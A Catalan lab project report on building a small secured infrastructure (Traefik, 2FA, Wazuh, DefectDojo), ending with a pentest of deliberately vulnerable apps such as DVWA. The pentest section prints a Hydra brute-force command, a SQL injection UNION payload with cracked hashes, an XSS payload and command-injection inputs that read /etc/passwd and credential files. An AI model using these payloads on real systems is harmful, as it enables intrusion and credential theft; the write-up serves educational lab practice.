Traefik actua com a punt centralitzat de terminació TLS. Tots els serveis interns treballen en HTTP (dins de la xarxa Docker, xifrada implícitament), i és Traefik qui presenta el certificat SSL als clients externs. Aquesta arquitectura té dos avantatges importants: simplifica la gestió de certificats (un únic punt) i redueix la sobrecàrrega de xifrat/desxifrat en cada servei.

Traefik gestiona automàticament la redirecció HTTP → HTTPS per a tots els serveis, garantint que cap comunicació es realitza en text pla. La configuració es divideix en dos fitxers: traefik.yml (configuració estàtica: endpoints, proveïdors, dashboard) i tls.yml (configuració dinàmica: fitxers de certificat i clau).




Figura 26: Traefik Dashboard — tots els routers en verd amb TLS actiu

9.5 2FA en Portainer i Grafana

L'autenticació de doble factor (2FA) implementa el protocol TOTP (Time-based One-Time Password, RFC 6238), que genera codis de 6 dígits que canvien cada 30 segons, sincronitzats amb una aplicació d'autenticació al mòbil de l'administrador (Google Authenticator, Authy, etc.).

Servei	HTTPS/TLS	2FA	Mètode 2FA	Notes
Portainer	✓	✓	TOTP (RFC 6238)	Natiu — configurable des de la UI
Grafana	✓	✓	TOTP (RFC 6238)	Requereix GF_AUTH_TOTP_ENABLED=true
Traefik Dashboard	✓	✗	BasicAuth	Middleware de Traefik
Prometheus	✓	✗	BasicAuth	Middleware de Traefik
Duplicati	✓	✗	Contrasenya	Protecció per contrasenya única
DefectDojo	✓	✗	Usuari/Contrasenya	Autenticació Django estàndard

L'activació del 2FA en Portainer és nativa: des de la secció 'My account' de la interfície web, l'administrador escaneja el codi QR amb l'aplicació d'autenticació i confirma amb el primer codi TOTP generat. En Grafana, cal afegir primer la variable d'entorn GF_AUTH_TOTP_ENABLED=true al docker-compose.yml i reiniciar el contenidor.




Figura 27: Activació del 2FA a Portainer: secció My Account amb codi QR TOTP

10. WAZUH SIEM

Wazuh és una plataforma de seguretat de codi obert que proporciona capacitats de SIEM (Security Information and Event Management), detecció d'intrusions (IDS/IPS), monitorització d'integritat de fitxers (FIM) i anàlisi de vulnerabilitats. En el projecte Millornet, Wazuh centralitza i correlaciona els esdeveniments de seguretat de tota la infraestructura en temps real.

La implementació de Wazuh va ser, sens dubte, la fase més complexa i problemàtica del projecte. La versió 4.14.4 que vam intentar desplegar inicialment presentava un problema crític amb certificats demo hardcoded que impedia la comunicació entre components. Després de diverses hores d'investigació, vam identificar el problema i vam optar per la versió 4.7.5, que funciona correctament.

10.1 Arquitectura i components

Component	Funció	Port	Imatge Docker
wazuh.manager	Servidor central — processa alertes i gestiona agents	1514, 1515, 55000	wazuh/wazuh-manager:4.7.5
wazuh.indexer	Base de dades OpenSearch — emmagatzema tots els events	9200	wazuh/wazuh-indexer:4.7.5
wazuh.dashboard	Interfície web Kibana-based — visualització i gestió	4443	wazuh/wazuh-dashboard:4.7.5

El desplegament utilitza l'arquitectura single-node de Wazuh (un únic servidor que conté tots els components), que és adequada per a un entorn de laboratori i empreses petites. En entorns de producció amb grans volums de dades es desplegaria una arquitectura multi-node amb indexers separats.

10.2 Desplegament del servidor Wazuh

El procés de desplegament va seguir aquests passos principals: clonar el repositori oficial wazuh-docker, canviar les versions a 4.7.5 (en lloc de 4.14.4), generar els certificats SSL per a la comunicació interna entre components, i aixecar el stack amb Docker Compose.

El pas crític és la generació de certificats SSL per a l'indexer OpenSearch. Wazuh utilitza un gestor de certificats dedicat (generate-indexer-certs.yml) que crea tots els certificats necessaris. El problema de la versió 4.14.4 era que l'indexer ignorava aquests certificats i usava uns demo hardcoded, impedit la comunicació amb el manager.

```
ikervp@millornet-server:~$ docker compose -f ~/wazuh-docker/single-node/docker-compose.yml ps
WARN[0000] /home/ikervp/wazuh-docker/single-node/docker-compose.yml: the attribute `version` is obsolete, it will be ignored, please re
NAME                IMAGE                COMMAND                SERVICE        CREATED        STATUS
single-node-wazuh.dashboard-1  wazuh/wazuh-dashboard:4.7.5  "/entrypoint.sh"      wazuh.dashboard  3 weeks ago    Up About an hour
single-node-wazuh.indexer-1    wazuh/wazuh-indexer:4.7.5    "/entrypoint.sh open..." wazuh.indexer    3 weeks ago    Up About an hour
single-node-wazuh.manager-1    wazuh/wazuh-manager:4.7.5    "/init"               wazuh.manager     3 weeks ago    Up About an hour
4/udp, 0.0.0.0:55000->55000/tcp, [::]:55000->55000/tcp, 1516/tcp
ikervp@millornet-server:~$
```

Figura 28: Stack Wazuh: tres contenidors (manager, indexer, dashboard) en estat Up

```
ikervp@millornet-server:~$ curl -k https://localhost:4443 -o /dev/null -w "%{http_code}"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload    Total   Spent    Left   Speed
  0     0    0     0    0     0      0      0  --:--:-- --:--:-- --:--:--     0
302ikervp@millornet-server:~$
```

Figura 29: Verificació dashboard Wazuh — curl retornant codi HTTP 302

10.3 Instal·lació i registre d'agents

S'han instal·lat agents Wazuh a les tres màquines principals de la infraestructura. L'agent envia esdeveniments de seguretat al manager en temps real: logs d'autenticació, canvis en fitxers crítics, resultats d'escanejat de vulnerabilitats i alertes de seguretat.

Un aspecte important va ser la configuració del firewall del router per permetre el tràfic des de la DMZ (10.20.20.0/24) als ports de Wazuh del servidor (1514 i 1515). Per defecte, el firewall bloca tot el tràfic de la DMZ cap a la xarxa d'empresa, el que impedia el registre de l'agent de la DMZ.

ID Agent	Hostname	IP	Versió	Estat
000	wazuh.manager (local)	127.0.0.1	4.7.5	✓ Active (Local)
001	millornet-router	10.10.10.1	4.7.5	✓ Active
002	millornet-server	10.10.10.10	4.7.5	✓ Active
003	millornet-dmz	10.20.20.10	4.7.5	✓ Active




Figura 30: Secció Agents de Wazuh: tres agents actius (router, server, dmz)

10.4 Dashboard i panells de seguretat

El dashboard de Wazuh proporciona una visió centralitzada de tots els esdeveniments de seguretat de la infraestructura. Els panells més importants per a Millornet són:

- **Security Events:** Mostra les alertes de seguretat en temps real, classificades per nivell de gravetat. Detecta intents de força bruta SSH, accesos no autoritzats i execució de comandes sospitoses.
- **Integrity Monitoring:** Monitoritza canvis en fitxers crítics del sistema (/etc, /bin, /sbin, /boot). Qualsevol modificació no autoritzada d'un fitxer de configuració genera una alerta.
- **Vulnerability Detector:** Analitza els paquets instal·lats i identifica CVEs (vulnerabilitats comunes i exposicions) en els components del sistema.
- **Security Configuration Assessment (SCA):** Evalua el compliment de les polítiques de seguretat CIS Benchmarks.




Figura 31: Wazuh Security Events — alertes de força bruta SSH en temps real

11. DEFECTDOJO — GESTIÓ DE VULNERABILITATS

DefectDojo és una plataforma professional de gestió del cicle de vida de les vulnerabilitats (Vulnerability Management). Permet documentar, prioritzar, assignar i fer seguiment de les vulnerabilitats trobades en una infraestructura, generant informes i mètriques de seguretat. En Millornet, s'ha desplegat DefectDojo per gestionar totes les vulnerabilitats trobades durant les fases d'auditoria i pentesting.

L'ús de DefectDojo demostra una pràctica professional important: les vulnerabilitats no s'han de gestionar com a tasques informals o notes en un document, sinó com a elements del cicle de vida de la seguretat, amb un seguiment formal del seu estat (Obert → En curs → Verificat → Tancat) i una priorització basada en el risc.

11.1 Desplegament de DefectDojo

Contenedor	Imatge	Funció
defectdojo-nginx	defectdojo/defectdojo-nginx:latest	Proxy intern i servei de fitxers estàtics
defectdojo-uwsgi	defectdojo/defectdojo-django:latest	Backend principal Django (uWSGI)
defectdojo-celeryworker	defectdojo/defectdojo-django:latest	Treballador de tasques asíncrones
defectdojo-postgres	postgres:16	Base de dades PostgreSQL
defectdojo-redis	redis:7	Broker de missatges per a Celery

DefectDojo és accessible a <https://defectdojo.millornet.local> gràcies a la integració amb Traefik. La xarxa Docker utilitza dues xarxes diferenciades: millornet-network (xarxa externa compartida amb el stack principal, gestionada per Traefik) i defectdojo-internal (xarxa interna aïllada per a la comunicació entre els contenidors de DefectDojo, marcada com internal: true).

Severity	Name	CWE	Vulnerability	EPSS Score	EPSS Percentile	Known Exploited	Used in Ransomware	Date Added to REV	Age	SLA	Reporter	Found By	Status	Group	Product	Service	Planned Remediation	Reviewers
Medium	Traefik Dashboard Sin Autenticación	306		N.A.	N.A.	No	No	April 13, 2026	29	15	(admin)	Pen Test	Active, Verified		Millornet Infrastructure			
High	Credenciales Por Defecto en Servicios Docker	1302		N.A.	N.A.	No	No	April 13, 2026	29	15	(admin)	Pen Test	Active, Verified		Millornet Infrastructure			
Low	Certificados TLS Autofirmados Sin Rotación Automática	298		N.A.	N.A.	No	No	April 13, 2026	29	15	(admin)	Pen Test	Active, Verified		Millornet Infrastructure			
Medium	Red De Laboratorio Sin Aislamiento Completo De Tráfico DNS	1008		N.A.	N.A.	No	No	April 13, 2026	29	15	(admin)	Pen Test	Active, Verified		Millornet Infrastructure			

Figura 32: Dashboard principal de DefectDojo amb resum dels findings actius

11.2 Findings identification

Durant la fase d'auditoria de la infraestructura Millornet, es van identificar 4 vulnerabilitats reals a l'entorn de producció intern (no al laboratori de pentesting). Totes van ser documentades a DefectDojo i posteriorment resoltes:

ID	Vulnerabilitat	Severitat	CVSS	Estat
F-001	Credencials exposades en repositori públic de GitHub	High	7.6	✓ Tancat
F-002	Traefik Dashboard i Prometheus sense autenticació	Medium	4.3	✓ Tancat
F-003	DNS del router accessible des de la xarxa de laboratori	Medium	5.4	✓ Tancat
F-004	Certificats TLS sense rotació automàtica	Low	3.1	✓ Tancat

11.3 Pla de remediació i resultats

F-001 — Credencials exposades (High): El README.md original del repositori GitHub incloïa les credencials de Grafana (admin/alumnes) i Duplicati (alumnes) en text pla. La solució va consistir en tres accions: eliminació de les credencials del repositori, canvi de totes les contrasenyes per contrasenyes fortes i aleatòries, i ús de fitxers .env excluits del control de versions.

F-002 — Traefik Dashboard i Prometheus sense autenticació (Medium): El dashboard de Traefik i Prometheus eren accessibles sense cap mecanisme d'autenticació. Es va afegir middleware de BasicAuth al docker-compose.yml de Traefik per protegir l'accés a ambdós serveis.

F-003 — DNS accessible des del laboratori (Medium): El servidor DNS del router responia consultes des de qualsevol interfície, incloent la de laboratori (enp0s10). Això permetia a una màquina compromesa fer reconeixement DNS de tota la infraestructura. Es va restringir el 'allow-query' de Bind9 per excloure la xarxa 10.30.30.0/24.

F-004 — Certificats sense rotació automàtica (Low): Els certificats TLS tenien una validesa de 825 dies sense cap mecanisme de renovació automàtica. Es va crear un script cron que verifica la data d'expiració del certificat i el renova automàticament amb almenys 30 dies d'antelació.

The screenshot shows the DefectDojo web application interface. The top navigation bar includes 'Overview', 'Components', 'Metrics', 'Engagements', 'Findings', 'Hosts / Endpoints', 'Benchmarks', and 'Settings'. The 'Findings' section is active, showing a list of findings. The selected finding is 'Credenciales Por Defecto en Servicios Docker' with a severity of 'High (8.1)'. The finding details include a table of vulnerable endpoints, a description in Spanish, and mitigation steps.

ID	Severity	SLA	Status	Type	Date discovered	Age	Reporter	CWE	Vulnerability Id	Found by
2	High (8.1)	1	Active, Verified	Dynamic	April 13, 2026	29 days	(admin)	CVE-1392		Pen Test

Description
 Varios servicios del stack Docker utilizan contraseñas débiles o predecibles. Grafana usa admin/alumnes y Duplicati usa alumnes como contraseña. Estas credenciales son fácilmente adivinables y están expuestas en el repositorio público de GitHub

Mitigation
 Cambiar todas las contraseñas por defecto por contraseñas fuertes y aleatorias. Eliminar credenciales del repositorio público y usar variables de entorno con ficheros .env excluidos del control de versiones mediante .gitignore

Request / Response Pairs

Impact
 Un atacante que acceda a la red interna o al repositorio de GitHub podría autenticarse en los paneles de administración y comprometer completamente los servicios

Figura 33: Finding F-001 a DefectDojo — descripció, CVSS, evidència i estat Closed

12. PROVES DE PENETRACIÓ

Les proves de penetració (pentesting) s'han realitzat sobre el laboratori de màquines vulnerables (xarxa 10.30.30.0/24), des del servidor principal (10.10.10.10). Tots els atacs s'han realitzat en un entorn completament controlat i aïllat, exclusivament sobre sistemes dissenyats per a la pràctica de seguretat, i amb finalitats educatives i de documentació.

12.1 Metodologia i eines

La metodologia seguida es basa en les fases estàndard del sector per a les proves de penetració:

- **Reconeixement:** Identificació de sistemes actius, ports oberts i serveis en funcionament.
- **Enumeració:** Identificació de versions de software, configuracions i possibles vulnerabilitats.
- **Explotació:** Ús d'eines i tècniques específiques per explotar les vulnerabilitats identificades.
- **Post-explotació:** Verificació de l'accés obtingut i documentació de l'impacte.
- **Informe:** Documentació formal de tots els hallazgos amb evidències i recomanacions.

Eina	Versió	Ús en el projecte
Nmap	7.94	Reconeixement — escanejat de ports i detecció de serveis
Hydra	9.5	Atac de força bruta als formularis de login
sqlmap	1.8.4	Detecció i explotació automàtica de SQL Injection
Nikto	2.1.5	Escanejat de vulnerabilitats web automàtic
John the Ripper	1.9.x	Crackejat de hashes de contrasenyes MD5
Metasploit Framework	6.4.123	Framework d'explotació i post-explotació
Tècniques manuals	—	XSS, SQLi, Command Injection, Directory traversal

12.2 Reconeixement — Escanejat Nmap

La fase de reconeixement comença amb un escanejat Nmap complet del laboratori per identificar tots els ports oberts i serveis actius. S'utilitza la base de dades de Metasploit per emmagatzemar els resultats i poder-los consultar posteriorment.

Port	Protocol	Servei / Versió	Contenidor
22/tcp	SSH	OpenSSH 9.6p1 Ubuntu	millornet-lab (SO)
8080/tcp	HTTP	Apache 2.4.25 (Debian)	lab-dvwa
8081/tcp	HTTP	Apache Tomcat 10.1.36	lab-webgoat
8082/tcp	HTTP	Node.js (Juice Shop)	lab-juiceshop
8083/tcp	HTTP	Apache 2.4.7 (Ubuntu)	lab-mutillidae

```
msf > db_nmap -sV -O 10.30.30.10
[*] Nmap: 'TCP/IP fingerprinting (for OS scan) requires root privileges.'
[!] Running Nmap with sudo
[sudo] password for ikervp:
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-12 19:17 UTC
[*] Nmap: Nmap scan report for 10.30.30.10
[*] Nmap: Host is up (0.0021s latency).
[*] Nmap: Not shown: 995 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 8080/tcp  open  http         Apache httpd 2.4.25 ((Debian))
[*] Nmap: 8081/tcp  open  http         Apache Tomcat 10.1.36
[*] Nmap: 8082/tcp  open  blackice-alerts?
[*] Nmap: 8083/tcp  open  http         Apache httpd 2.4.7 ((Ubuntu))
```

Figura 34: Escanejat Nmap des de Metasploit — ports i serveis del laboratori

12.3 Força bruta — Hydra

El primer atac es realitza contra el formulari de login de DVWA. L'objectiu és demostrar la vulnerabilitat d'un formulari sense protecció anti força bruta. S'utilitza Hydra amb el diccionari rockyou.txt, un dels diccionaris de contrasenyes més complets disponibles (14 milions de contrasenyes reals filtrades en violacions de dades anteriors).

El resultat és immediat: Hydra troba la contrasenya (password) en menys de 2 segons. Això demostra que una contrasenya feble en un formulari sense protecció és completament inútil com a control de seguretat.

```
ikervp@millornet-server:~$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.30.30.10 \
  http-post-form "/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" \
  -t 4 -s 8080 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-12 19:19:43
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking http-post-form://10.30.30.10:8080/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed
[ATTEMPT] target 10.30.30.10 - login "admin" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.30.30.10 - login "admin" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.30.30.10 - login "admin" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.30.30.10 - login "admin" - pass "password" - 4 of 14344398 [child 3] (0/0)
[8080][http-post-form] host: 10.30.30.10 login: admin password: 123456
[8080][http-post-form] host: 10.30.30.10 login: admin password: 12345
[8080][http-post-form] host: 10.30.30.10 login: admin password: 123456789
[8080][http-post-form] host: 10.30.30.10 login: admin password: password
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-12 19:19:45
```

Figura 35: Hydra trobant la contrasenya **password** a DVWA en menys de 3 segons

12.4 SQL Injection

L'atac d'injecció SQL es realitza contra el formulari de cerca d'usuaris de DVWA. El formulari és vulnerable perquè construeix la consulta SQL concatenant directament l'entrada de l'usuari, sense preparar ni validar-la.

Amb un payload UNION SELECT bàsic s'aconsegueix extreure tots els usuaris i els seus hashes de contrasenya de la base de dades. Els hashes MD5 obtinguts es crackegen posteriorment amb John the Ripper, revelant les contrasenyes en text pla.

Usuari	Hash MD5	Contrasenya (crackejada)
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main heading is 'Vulnerability: SQL Injection'. On the left, there is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area shows the 'User ID' input field with a 'Submit' button. Below the input field, the results of the UNION SELECT query are displayed, showing user details and their MD5 hashes. The results are as follows:

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Below the results, there is a 'More Information' section with several links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Figura 36: DVWA SQL Injection — payload UNION SELECT i extracció de hashes

12.5 Cross-Site Scripting (XSS)

Es demostren dos tipus d'atac XSS: el XSS reflectit (Reflected XSS), on el payload s'executa immediatament en la resposta del servidor, i el XSS emmagatzemat (Stored XSS), on el payload es desa a la base de dades i s'executa per a tots els usuaris que visiten la pàgina.

- XSS Reflectit: El payload `<script>alert('XSS')</script>` inserit al camp de nom es reflecteix directament en la resposta HTML i s'executa al navegador del client, demostrant l'execució de JavaScript arbitrari.
- XSS Emmagatzemat (Guestbook): Un payload que roba la cookie de sessió es desa al guestbook. Quan qualsevol usuari visita el guestbook, el seu PHPSESSID és enviat a un servidor controlat per l'atacant, permetent el segrest de la sessió.




Figura 37: DVWA XSS Reflectit — payload executat i cookie de sessió capturada

12.6 Command Injection (RCE)

L'atac de Command Injection és el més crític del laboratori perquè permet l'execució remota de comandos (RCE) en el servidor. El formulari de ping de DVWA concatena l'entrada de l'usuari directament a una crida al sistema, permetent afegir comandos addicionals amb el separador ;.

Payload	Resultat	Impacte
127.0.0.1; whoami	www-data	Identificació del context d'execució
127.0.0.1; cat /etc/passwd	Llista completa d'usuaris	Reconeixement del sistema
127.0.0.1; uname -a	Linux Ubuntu 6.8.0 x86_64	Identificació del SO i arquitectura
127.0.0.1; cat /var/www/.../MySQL.php	Codi font amb credencials BD	Exposició de credencials


